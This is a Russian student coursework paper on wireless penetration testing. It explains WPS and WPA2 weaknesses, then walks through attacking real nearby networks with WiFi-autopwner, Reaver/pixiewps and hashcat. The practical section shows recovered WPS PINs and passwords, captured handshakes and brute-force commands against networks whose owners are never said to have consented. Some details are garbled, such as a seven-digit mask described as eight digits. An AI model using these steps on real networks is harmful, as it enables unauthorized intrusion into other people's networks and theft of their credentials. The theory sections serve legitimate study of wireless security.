

МИНОБРНАУКИ РОССИИ

Федеральное общеобразовательное государственное учреждение

высшего образования

“Костромской государственный университет”

(КГУ)

Институт физико-математических и естественных наук

Защита информации

Направление подготовки/специальность 10.03.01

Информационная безопасность профиль Организация и технология

защиты информации

Дисциплина Сети и системы передачи информации

КУРСОВАЯ РАБОТА

Пентест Wireless сети

Выполнил студент

Шулетов Михаил Александрович

Группа 17-ИББо-6

Проверил старший преподаватель

Соболев Денис Александрович

Оценка _____

Подпись преподавателя _____

Кострома

2020

Аннотация

Курсовая работа состоит из пояснительной записки в объёме 23 страниц, в том числе 17 иллюстраций. Пояснительная записка включает введение, 4 раздела, заключение, библиографический список. Список источников содержит 6 наименований.

Ключевые слова: ПЕНТЕСТ, WPA2, WPS, WIRELESS СЕТИ.

Целью курсовой работы является оценка безопасности Wireless сети на примере сетей с протоколами WPS и WPA.

В данной курсовой были рассмотрены протоколы WPS и WPA, отмечены их основные особенности и указаны характерные уязвимости.

В ходе выполнения практической части был проведён аудит группы Wi-Fi-сетей с протоколами WPS и WPA на предмет их устойчивости к атакам по подбору пароля. Результатом выполнения аудита стало получение доступа к некоторым из найденных сетей. При этом удалось успешно эксплуатировать уязвимости как WPS-протокола, так и WPA-протокола.

Оглавление

<u>Введение</u>	4
<u>1. Протокол WPS</u>	6
<u>1.1. Протокол WPS: понятие, характерные особенности</u>	6
<u>1.2. Подключение с помощью WPS</u>	6
<u>1.3. Уязвимость WPS</u>	7
<u>2. Протокол WPA2</u>	9
<u>2.1. Протокол WPA2: основные особенности</u>	9
<u>2.2. Режимы аутентификации протокола WPA2</u>	9
<u>2.3. Уязвимость WPA2</u>	11
<u>3. Практическая часть</u>	12
<u>4. Рекомендации</u>	21
<u>5. Заключение</u>	22

Введение

В наше время, в эпоху информационного общества, роль интернета очень велика. С помощью интернета компании могут вести переговоры между собой, оформлять различные заказы, подписывать онлайн договоры и так далее. Но какова вероятность того, что конфиденциальные данные, которые содержатся в переговорах и фигурируют в заказах, не могут быть перехвачены? Если такой перехват произошёл, то в первую очередь необходимо проверять Wi-fi сеть, по которой эти данные отправляли. Насколько защищена эта сеть?

Именно поэтому многие компании в настоящее время стали больше внимания уделять информационной безопасности, чтобы ценные данные компании не были перехвачены при передаче по Wi-fi сети. Однако для обеспечения безопасности передачи данных недостаточно нанять квалифицированного специалиста для настройки сети. Необходимо также проведение так называемых пентестов (тестов на проникновение).

Пентест заключается в том, чтобы, моделируя поведение реального нарушителя, найти уязвимости Wi-fi сети и системы в целом, которые могут нанести ущерб ценным данным компании. На основании проведенного анализа специалист составляет отчёт о найденных уязвимостях сети компании и даёт рекомендации по их устранению.

Однако беспроводными сетями пользуются не только крупные компании или предприятия. Wireless-сети широко распространены, и далеко не каждый рядовой пользователь может позволить себе оплатить или самостоятельно провести данный тест. Вместе с этим, конфиденциальную информацию так или иначе передают по все пользователи. Поэтому очень важно, чтобы канал передачи (сеть) был защищён, а процесс передачи – безопасен.

Цель работы: оценка безопасности Wireless сети на примере сетей с протоколами WPS и WPA

Задачи курсовой работы:

1. Изучение особенностей и уязвимостей протоколов WPS и WPA;
2. Проведение аудита безопасности доступных Wireless сетей;
3. Составление рекомендаций по защите Wireless сети.

1. Протокол WPS

1.1. Протокол WPS: понятие, характерные особенности

WPS (Wi-Fi Protected Setup) – технология, предназначенная для помощи пользователям в настройке беспроводной сети. Из-за этого WPS изначально назывался Wi-Fi Simple Config. Данный протокол очень полезен для тех, кто не обладает достаточными знаниями в этой области.

WPS освобождает пользователя от хлопот. Протокол автоматически задаёт сети имя, которое, конечно же, можно поменять потом вручную. Также WPS автоматически задаёт шифрование для беспроводной сети от несанкционированного доступа в сеть. Ещё одним преимуществом WPS является то, что данный протокол позволяет подключать устройства к Wi-Fi – роутеру беспроводной сети без надобности вводить ключ безопасности.

Различают два метода авторизации WPS:

1. WPS с пин-кодом из 8 цифр (на устройстве ввести пин-код, заданный на точке доступа);
2. Режим PBC (Push Button Configuration - нужно нажать и на точке доступа, и на устройстве с интервалом менее двух минут – произойдёт автоматическое подключение устройств).

1.2. Подключение с помощью WPS

Рассмотрим процесс подключения разных устройств к точке доступа с помощью WPS:

1. Кнопка WPS есть и на точке доступа, и на самом устройстве. Например, внешний USB Wi-Fi приемник, то достаточно нажать кнопку на обоих устройствах, и соединение будет установлено.
2. Если на устройстве этой кнопки нет (ноутбуки, смартфоны и т.д.), а на самом роутере она присутствует. Достаточно просто нажать эту кнопку на роутере, а на устройстве настроить WPS, подключение произойдёт автоматически
3. Настроить WPS на самом роутере (при отсутствии кнопки WPS на точке доступа)
4. Подключение с помощью PIN-кода. Данный код можно узнать в настройках WPS, он задаётся автоматически.

1.3. Уязвимость WPS

Казалось бы, WPS облегчает вам жизнь, однако данная технология может принести огромные проблемы.

Дело в том, что несколько лет назад было сообщено о серьёзных «дырах» в протоколе WPS. Если в роутере активирован WPS с PIN-кодом, то подобрать пароль к точке доступа – дело нескольких часов.

Как уже было сказано ранее, PIN-код состоит из 8 цифр. Но последняя цифра данного кода представляет собой контрольную сумму, которая может быть вычислена на основании первых семи цифр данного кода. Следовательно, количество вариантов сокращается с 10^8 до 10^7 .

Авторизация по WPS предполагает отправку клиентом последовательности цифр PIN-кода и пакетов M4 или M6 и ответы на них от базовой станции. Если первые 4 цифры PIN-кода некорректны, то, получив их, точка доступа отправит EAP-NACK сразу после получения

M4, а если была ошибка в последних 3 цифрах правой части (8-е число не считаем, так как оно легко генерируется атакующим по формуле) — то после получения M6. Таким образом, недостаток протокола позволяет разделить PIN-код на две части, 4 начальные цифры и 3 последующие, и проверять каждую часть на корректность отдельно.

Теперь разобьём код на две части. Получается, что для первой части имеется 10^4 , а для второй — 10^3 вариантов.

Таким образом, количество вариантов перебора значительно сократилось до 11000 вариантов.

Вскоре были обнаружены уязвимости в ГСЧ маршрутизаторов некоторых производителей. Данная уязвимость получила название `rixie dust`.

В уязвимых роутерах код можно было получить после первой же попытки оффлайн-брутфорса.

2. Протокол WPA2

2.1. Протокол WPA2: основные особенности

WPA (Wi-Fi Protected Access) – обновлённая программа сертификации устройств беспроводной сети. Данная технология заменила устаревшую уже технологию WEP. Отличием WPA и WPA2 от их предшественника являются усиленная безопасность данных, а также усиленный контроль доступа к беспроводным сетям. Также немаловажным преимуществом WPA является совместимость между многочисленным количеством беспроводных устройств как на программном, так и на аппаратном уровне.

WPA2, принятый в июне 2004 года, призван заменить технологию WPA. WPA2 предусматривает аутентификацию 802.1X. В данной технологии реализовано CCMP и шифрование AES, вследствие чего, WPA2 выглядит намного безопаснее, чем прошлая его версия. С 2006 года поддержка WPA2 является обязательным условием сертифицированных Wi-Fi устройств.

2.2. Режимы аутентификации протокола WPA2

Протокол WPA2 может работать в двух режимах аутентификации:

1. Персональный (WPA2-Personal)
2. Корпоративный (WPA2-Enterprise)

Далее речь пойдёт об этих режимах подробнее.

В персональном режиме аутентификации генерируется 256-значный ключ PSK (PreShared Key) из введенного пользователем открытого текста. Ключ PSK, совместно с идентификатором SSID (Service Set Identifier), необходим для генерации временных сеансовых ключей PTK (PairWise Transient Key), что, в свою очередь, нужно для взаимодействия беспроводных устройств. Однако протокол WPA2-Personal имеет некоторые проблемы и связаны они с распределением и поддержкой ключей на беспроводных устройствах. Из-за данного недостатка Персональный режим аутентификации используют обычно в небольших сетях, где количество используемых устройств достигает максимум 10.

Корпоративный режим аутентификации, в отличие от WPA2-Personal, используют для корпоративных сетей. Основой данного режима служит аутентификация 802.1X, которая может поддерживать аутентификацию пользователей, подходящую как для проводных, так и беспроводных устройств. Режим WPA2-Enterprise решает проблему распределения и управления статическими ключами. Интеграция данной технологии со многими сервисами аутентификации обеспечивают контроль доступа на основе учётных записей. Для работы в данном режиме необходимы регистрационные данные (имя пользователя, его пароль), сертификат безопасности (одноразовый пароль), сама аутентификация проходит между рабочей станцией и центральным сервером аутентификации. Точка доступа проводит мониторинг, после которого отправляет полученные аутентификационные запросы на соответствующий сервер аутентификации.

2.3. Уязвимость WPA2

Как оказывается, даже в протоколе WPA2 присутствуют уязвимости.

В июле 2010 года была опубликована статья об уязвимости Hole196. Используя данную уязвимость, авторизовавшийся пользователь мог расшифровывать данные других пользователей этой сети, используя лишь закрытый ключ.

В прочем, до 2017 года, основными атаками на WPA2 являлись брут-форс и атака по словарю. Для реализации данных атак проводится мониторинг беспроводной карты, сканируется эфир и записываются необходимые данные. Далее начинается деавторизация клиента для захвата начального обмена пакетами – «рукопожатие», либо необходимо ожидание, пока клиент сам совершит подключение. После этих операций уже нет необходимости далеко уходить от атакуемой точки доступа. Атака проводится офлайн с помощью специальной программы и файла с «рукопожатием».

Но осенью 2017 года стало известно об ещё одной атаке на WPA2. Атака KRACK (атака переустановки ключа), которая при использовании AES-CCMP позволяет воспроизвести ранее отправленные пакеты и расшифровать их.

3. Практическая часть

Цель работы: применяя знания об уязвимостях протоколов WPS и WPA, подобрать пароли к wireless-сетям.

Для проведения аудита безопасности сети применялись программы Wi-Fi Autopwner, Reaver и Hash.

Ход работы

Для начала установим данную программу на ОС Kali Linux, используя следующие команды:

1. `git clone https://github.com/Mi-AI/WiFi-autopwner.git` - указывает источник, с которого будет скачана программа
2. `cd WiFi-autopwner/` - указывает папку, в которую была скачана программа

Запускаем программу с помощью следующей команды:

`sudo bash wifi-autopwner.sh`

После запуска на экран выводятся команды, которые может выполнить программа. На рисунке 1 представлена часть список команд.




Рис. 1. Список команд Wi-Fi-Autopwner (неполный)

Выбираем команду 71 «Автоматический аудит Wi-Fi сетей». Далее эта команда сканирует все доступные точки доступа сети, которые

расположены в диапазоне действия этой программы. Процесс работы данной команды представлен на рисунке 2.

```

openwifinetworks --output-format csv
CH 9 ] [ Elapsed: 1 min ] [ 2020-05-27 15:05
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:1A:67:8B:16:D2 -1 0 0 0 5 -1 <length: 0>
BSSID STATION PWR Rate Lost Frames Probe
F8:1A:67:8B:16:D2 28:C2:1D:50:6B:03 -82 0 -1 0 2
F8:1A:67:8B:16:D2 D0:B1:28:78:4A:3B -87 0 -1 0 1
(not associated) A2:29:7B:7B:91:86 -87 0 -1 15 2
(not associated) F4:5C:89:50:11:C8 -52 0 -1 0 3 Oblivion
(not associated) 8A:C2:86:0C:59:AC -75 0 -1 0 1
(not associated) EE:43:F6:D1:25:04 -76 0 -1 0 3 DomWiFi5
(not associated) 56:8B:E3:81:73:A9 -77 0 -1 9 7
(not associated) DA:A1:19:81:63:DA -77 0 -1 0 7
(not associated) 2E:71:D6:D6:3C:89 -78 0 -1 0 1
(not associated) BE:E3:8E:1E:06:2D -80 0 -1 0 1
(not associated) DA:A1:19:84:EC:08 -80 0 -1 0 4
(not associated) CA:AF:E4:8C:9C:2B -81 0 -1 0 7
(not associated) DA:A1:19:DA:B6:A0 -82 0 -1 0 1
(not associated) DA:A1:19:57:72:90 -84 0 -6 0 2
(not associated) DA:A1:19:D0:B1:8A -84 0 -1 0 2
(not associated) DA:A1:19:3A:C2:42 -84 0 -1 0 4
(not associated) DA:A1:19:03:AD:1D -86 0 -1 0 3 yhrfw5,Nashir56
(not associated) DA:A1:19:A6:C1:6F -89 0 -6 0 2
(not associated) DA:A1:19:35:7D:C3 -93 0 -1 0 2
(not associated) DA:A1:19:74:63:6E -82 0 -1 0 4
(not associated) DA:A1:19:01:9A:8A -82 0 -1 0 4
(not associated) 38:59:F9:64:71:D0 -90 0 -1 0 2
(not associated) DA:A1:19:FC:AD:78 -83 0 -1 0 7

```

Рис. 2. Сканирование сети

В результате работы команды программа не обнаружила открытых сетей и сетей с шифрованием WEP (рис. 3).

```

root@kali:~/WiFi-autopwner
Файл Действия Правка Вид Справка
=====
Поиск Wi-Fi сетей не защищенных паролем
Открытых Wi-Fi сетей не найдено
=====
Поиск Wi-Fi сетей с WEP шифрованием
Wi-Fi сетей с WEP не найдено
=====
Проверка возможного решения проблемы "bad FCS (контроль последовательности кадров)" если она существует. Параметризация...
Автоматическая атака Pixie Dust на все Wi-Fi сети с WPS

```

Рис. 3. Результат автоматического аудита

Ниже представлен список сетей, которые были найдены в ходе сканирования (рис. 4).

```


Найдены сети с WPS:
Number BSSID Ch dBm WPS Lck Vendor ESSID
-----
1 00:0E:8F:6E:85:EE 1 -77 2.0 No RealtekS beeline54
2 00:0E:8F:8D:01:D0 1 -82 2.0 No RealtekS Smart_box-8D01D0
3 90:F6:52:D3:57:1C 1 -85 1.0 No AtherosC Mixx
4 EE:43:F6:D1:25:00 1 -81 1.0 No RalinkTe WiFi5Dom
5 D4:21:22:E3:7D:60 1 -88 2.0 No RealtekS Smart
6 50:FF:20:18:6C:E3 3 -88 2.0 Yes RalinkTe Air
7 50:FF:20:24:CE:10 4 -86 2.0 Yes RalinkTe Keenetic-93
8 98:DA:C4:E4:FA:9C 4 -85 2.0 No RalinkTe TP-Link_FA9C
9 C4:71:54:4B:EA:28 5 -79 2.0 No RalinkTe TP-LINK_EA28
10 70:2E:22:67:FD:08 7 -89 1.0 No RealtekS RT-WiFi_FD08
11 D4:6E:0E:26:AF:22 12 -83 2.0 No RalinkTe kukushka
12 78:B2:13:BC:75:62 12 -63 2.0 No RalinkTe Beeline_2G_FF6641
13 50:FF:20:07:18:08 8 -85 2.0 Yes RalinkTe Keenetic-3786
14 C0:4A:00:4C:41:76 6 -95 1.0 Yes AtherosC norka
15 B0:B2:DC:D7:8D:9E 3 -92 1.0 No RalinkTe ZyXEL_DMITRIEV

Работаем с 00:0E:8F:6E:85:EE (beeline54)
Запускаем атаку:

```

Рис. 4. Список сетей

Все эти сети защищены. После того, как аудит проведён, программа автоматически начинает pixie-dust атаку на эти точки доступа сети. Атака осуществляется с помощью программы Reaver (рис. 5). Данная программа предназначена для подборки пин-кода WPS методом полного перебора.



```
Reaver v1.6.9 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacticalnetworksolutions.com>

[+] Waiting for beacon from 00:0E:8F:6E:85:EE
[+] Found packet with bad FCS, skipping...
[+] Switching wlan0 to channel 1
[+] Received beacon from 00:0E:8F:6E:85:EE
[+] Vendor: Realtek
[+] Trying pin "12345678"
[+] Associated with 00:0E:8F:6E:85:EE (ESSID: beeline54)
[+] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M1 message


Pixiewps 1.4
[?] Mode: 3 (RTL819x)
[+] Seed N1: 1530592037 (Wed May 27 15:07:17 2020 UTC)
[+] Seed ESI: 1530592040 (Wed May 27 15:07:20 2020 UTC)
[+] Seed ESE: 1530592040 (Wed May 27 15:07:20 2020 UTC)
[+] PSK1: bc998741851cb8c08932f8f37c314cae
[+] PSK2: 0814f1a7078a803ff79304cd00f7140b
[+] ESI: 7e1997839554b0c255556c4c03140009
[+] ESE: 7e1997839554b0c255556c4c03140009
[+] WPS pin: 21668395

[*] Time taken: 0 s 233 ms

executing pixiewps -e d0141b15656e96b85fced2e9e76330d2b1ac1576bb026e7a328c0e1ba8cf91664371174c08ee12ec92b0519c54879f21255be5a8770e1fa1880470ef423c90
e34d7847a6fcb4924563d1af1db0c481ead9852c519bf1d4429c163951cf69181b132aea2a3684caf35bc54aca1b20c88bb3b7339ff7d56e09139d77f0ac59079097938251dbb75e86715
cc6b70c9a45fa8d9d9651be73b414032793d4de32b54d51bf105f1038217780b75c5d968a5a490472ceba3e3b4224f3d89f82b -> c7e5111f0abcb011d9b59a86ce5331b18937873
4df2481f3b4ee68c1ff0853 -> 12121937af176d11f0172eeafaf440c92b480875c12837f36794f214ec361 -> ce819e48e88f5265e68bf067f3ba71f0f37cbe9ab908bad91c3e
dcb7b7346c -> 746489887a93e9f3212b05254810cd0e -> 9fde5e51da51f94cd8b2ca4f840ab98d5304d3ae5d93df8454b14eb0a45e979ef7ab4ed3e760ae8fada32d21c14ca0a9364
9feeda4b70ab9c68c996363b098b4a3d3672520cd5521377e0a23e581e4b67709044032c25114a00ce22906eafe9b8ff0b5ec271aaFfc16369bf4aa776735da0420c86014c38f8cdd65
989ce60e6faabcc4628f04c18a3164041f3dddc17d972136c9877d1b9997e573ea14ff27c896f84985d427144534ea46d57d013ad98bd48f27be5a2c3121ac97f17
```

Рис. 5. Pixie-dust атака программой Reaver

Тестируется первая сеть. Программа быстро находит включённый WPS. Далее был найден пароль от данной точки доступа. Затем «убиваются» уже ненужные процессы и начинается тест следующей сети (рис. 6).



```
Файл Действия Правка Вид Справка
14 C0:4A:00:4C:41:76 6 -95 1.0 Yes AtherosC norka
15 B0:B2:DC:D7:8D:9E 3 -92 1.0 No Ralinkte ZyXEL_DMITRIEV

Работаем с 00:0E:8F:6E:85:EE (beeline54)
Запускаем атаку:
Пин найден, получаем пароль от Wi-Fi. Пин: 21668395
wpa_cli v2.9
Copyright (c) 2004-2019, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.

Selected interface 'wlan0'
Interactive mode
> wps_reg 00:0E:8F:6E:85:EE 21668395
OK
Подождите 1 минуту. 21101987
Найден пароль:
Killing these processes:
PID Name
3575 wpa_supplicant

Работаем с 00:0E:8F:6E:85:EE (Smart_box-8D01D0)
Запускаем атаку:
```

Рис. 6. Результат теста 1-й сети

Тестируется следующую сеть. В результате теста получить пароль от этой сети не удалось (рис. 7). Это могло быть из-за следующих причин: WPS точки заблокирован, сеть уже взломана или точка доступа находится в списке исключений.

```
Работаем с 50:FF:20:07:18:08 (Keenetic-3786)
Запускаем атаку:
WPS для этой сети заблокирован, либо она присутствует в списке взломанных или в списке исключений
```

Рис. 7. Результат теста 2-й сети

Были протестированы все сети. После тестов всех сетей программа перешла к сбору их «рукопожатий» (рис. 8).

```
=====
Сбор хендшейков со всех Wi-Fi сетей
Найдено рукопожатие для сети beeline54 (00:0E:8F:6E:85:EE). Сохранено в файл ./handshakes/2020-05-27-162835/beeline54.pcap
1 397.030569 Sercomm_6e:85:ee → Broadcast 802.11 293 Beacon frame, SN=1275, FN=0, Flags=....., BI=100, SSID=beeline54
2 397.030569 Sercomm_6e:85:ee → XiaomiCo_6d:c1:c6 EAPOL 155 Key (Message 1 of 4)
3 397.030569 XiaomiCo_6d:c1:c6 → Sercomm_6e:85:ee EAPOL 155 Key (Message 2 of 4)
Найдено рукопожатие для сети Smart_box-8D01D0 (00:0E:8F:8D:01:D0). Сохранено в файл ./handshakes/2020-05-27-162835/Smart_box-8D01D0.pcap
1 833.596380 Sercomm_8d:01:d0 → Broadcast 802.11 300 Beacon frame, SN=2669, FN=0, Flags=....., BI=100, SSID=Smart_box-8D01D0
2 833.596380 HuaweiTe_79:e4:a4 → Sercomm_8d:01:d0 EAPOL 155 Key (Message 2 of 4)
3 833.596380 Sercomm_8d:01:d0 → HuaweiTe_79:e4:a4 EAPOL 205 Key (Message 3 of 4)
Найдено рукопожатие для сети Oblivion (2C:AB:25:21:56:8A). Сохранено в файл ./handshakes/2020-05-27-162835/Oblivion.pcap
1 0.000000 Shenzhen_21:56:8a → Broadcast 802.11 268 Beacon frame, SN=3936, FN=0, Flags=....., BI=150, SSID=Oblivion
2 0.000000 Shenzhen_21:56:8a → Apple_c5:5c:ac EAPOL 155 Key (Message 1 of 4)
3 0.000000 Apple_c5:5c:ac → Shenzhen_21:56:8a EAPOL 155 Key (Message 2 of 4)
Найдено рукопожатие для сети TP-LINK_EA28 (C4:71:54:4B:EA:28). Сохранено в файл ./handshakes/2020-05-27-162835/TP-LINK_EA28.pcap
1 106.757882 Tp-LinkT_4b:ea:28 → Broadcast 802.11 261 Beacon frame, SN=2164, FN=0, Flags=....., BI=150, SSID=TP-LINK_EA28
2 106.757882 Tp-LinkT_4b:ea:28 → Tp-LinkT_57:8a:d7 EAPOL 133 Key (Message 1 of 4)
3 106.757882 Tp-LinkT_57:8a:d7 → Tp-LinkT_4b:ea:28 EAPOL 155 Key (Message 2 of 4)
Найдено рукопожатие для сети Wi-Fi5Dom (EE:43:F6:D1:25:00). Сохранено в файл ./handshakes/2020-05-27-162835/WiFi5Dom.pcap
1 91.514276 ee:43:f6:d1:25:00 → Broadcast 802.11 259 Beacon frame, SN=1917, FN=0, Flags=....., BI=100, SSID=Wi-Fi5Dom
2 91.514276 ee:43:f6:d1:25:00 → IntelCor_66:a9:e5 EAPOL 133 Key (Message 1 of 4)
3 91.514276 IntelCor_66:a9:e5 → ee:43:f6:d1:25:00 EAPOL 157 Key (Message 2 of 4)
Найдено рукопожатие для сети beeline-routerA89FA8 (FC:75:16:A8:9F:A8). Сохранено в файл ./handshakes/2020-05-27-162835/beeline-routerA89FA8.pcap
1 115.836129 D-LinkIn_a8:9f:a8 → Broadcast 802.11 160 Beacon frame, SN=2028, FN=0, Flags=....., BI=100, SSID=beeline-routerA89FA8
2 115.836129 D-LinkIn_a8:9f:a8 → Apple_99:f2:06 EAPOL 133 Key (Message 1 of 4)
3 115.836129 Apple_99:f2:06 → D-LinkIn_a8:9f:a8 EAPOL 157 Key (Message 2 of 4)
```

Рис. 8. Сбор «рукопожатий»

После работы программы был получен файл с паролями от тех точек доступа, на которые атака, использующая уязвимость WPS, была проведена успешно (рис. 9). Чтобы ещё раз в этом убедиться, введём эти пароли к соответствующим точкам доступа. Все пароли подошли, и мы ещё раз убедились в том, что рixie-dust атаки на эти точки доступа окончились успехом.




Рис. 9. Точки доступа и их пароли

Переходим в программу Hashcat. С помощью этой программы мы сможем расшифровать полученный пароль. Начнём с первой сети. Создаём bat-файл для hashcat (рис. 10). Предположим, что пароль для этой точки доступа состоит из 8 цифр. Для расшифровки используем маску, что существенно поможет сократить время.




Рис. 10. Bat-файл для Hashcat

Запускаем программу. Hashcat периодически выдаёт статистику. Из этой статистики видно, что на перебор всех возможных значений из 8 символов уйдёт приблизительно 7,5 минут. Скорость хеширования составляет примерно 227 тысяч операций в секунду (рис. 11).


```
C:\WINDOWS\system32\cmd.exe

D:\хемм и их подбор\ Для работы\hashcat-5.1.0>hashcat64.exe -m 2500 -a3 capture
.hccapx ?d?d?d?d?d?d?d -D 2 -w 4 --self-test-disable
hashcat <v5.1.0> starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
=====
* Device #1: Ellesmere, 4048/7782 MB allocatable, 36MCU

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Watchdog: Temperature abort trigger set to 90c

[!ltatus [!plause [!hlypass [!clheckpoint [!qluit =>
[!ltatus [!plause [!hlypass [!clheckpoint [!qluit =>

Session.....: hashcat
Status.....: Running
Hash.Type.....: WPA-PAEOL-PBKDF2
Hash.Target.....: Beeline_2G_FF6641 (AP:78:b2:13:bc:75:5e STA:00:90:4c:98:bc:18)
Time.Started.....: Wed May 27 21:09:09 2020 (9 secs)
Time.Estimated....: Wed May 27 21:16:39 2020 (7 mins, 21 secs)
Guess.Mask.....: ?d?d?d?d?d?d?d [0]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 225.7 kH/s (323.19ns) @ Accel:256 Loops:128 Thr:256 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 0/100000000 (0.00%)
